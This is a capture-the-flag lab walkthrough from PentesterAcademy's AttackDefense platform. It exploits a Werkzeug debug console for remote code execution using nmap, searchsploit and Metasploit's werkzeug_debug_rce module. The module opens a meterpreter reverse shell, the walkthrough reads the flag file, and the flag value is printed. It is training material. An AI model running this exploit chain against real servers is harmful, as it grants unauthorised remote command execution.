

ATTACK
DEFENSE
by PentesterAcademy


Name	Vulnerable WSGi Server
URL	https://attackdefense.com/challengedetails?cid=2200
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target



Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.20.24

```
┌──(root㉿attackdefense)-[~]
└─# nmap 10.0.20.24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 17:11 IST
Nmap scan report for ip-10-0-20-24.ap-southeast-1.compute.internal (10.0.20.24)
Host is up (0.0017s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds

┌──(root㉿attackdefense)-[~]
└─#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.20.24

```
┌──(root㉿attackdefense)-[~]
└─# nmap -sV -p 80 10.0.20.24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 17:11 IST
Nmap scan report for ip-10-0-20-24.ap-southeast-1.compute.internal (10.0.20.24)
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug httpd 0.9.6 (Python 2.7.18)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds

┌──(root㉿attackdefense)-[~]
└─#
```

Step 4: We will search the exploit module for werkzeug using searchsploit.

Command: searchsploit werkzeug

```
┌──(root㉿attackdefense)-[~]
└─# searchsploit werkzeug
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
Werkzeug - 'Debug Shell' Command Execution
Werkzeug - Debug Shell Command Execution (Metasploit)
------------------------------------------------------------
Shellcodes: No Results
Papers: No Results

┌──(root㉿attackdefense)-[~]
└─#
```

Step 5: There is a metasploit module for Werkzeug. We will use the debug shell command execution metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/multi/http/werkzeug_debug_rce
set RHOSTS 10.0.20.24
exploit

```
┌──(root㉿attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/http/werkzeug_debug_rce
[*] No payload configured, defaulting to python/meterpreter/reverse_tcp
msf6 exploit(multi/http/werkzeug_debug_rce) > set RHOSTS 10.0.20.24
RHOSTS => 10.0.20.24
msf6 exploit(multi/http/werkzeug_debug_rce) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (39324 bytes) to 10.0.20.24
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.20.24:49243) at 2020-12-30 18:00:34 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (werkzeug) and received a meterpreter shell.

Step 6: Read the flag.

Commands:
shell

cd /
dir
type flag.txt

```
meterpreter > shell
Process 2516 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/14/2020  11:27 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/14/2020  11:15 AM    <DIR>          Python27
09/10/2020  09:50 AM    <DIR>          Users
09/10/2020  09:10 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,133,158,400 bytes free

C:\>type flag.txt
2ba41cd8907f381517b40989d04edf7c
C:\>
```

This reveals the flag to us.

Flag: 2ba41cd8907f381517b40989d04edf7c

References:

1. Werkzeug - 'Debug Shell' Command Execution (https://www.exploit-db.com/exploits/43905)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/werkzeug_debug_rce)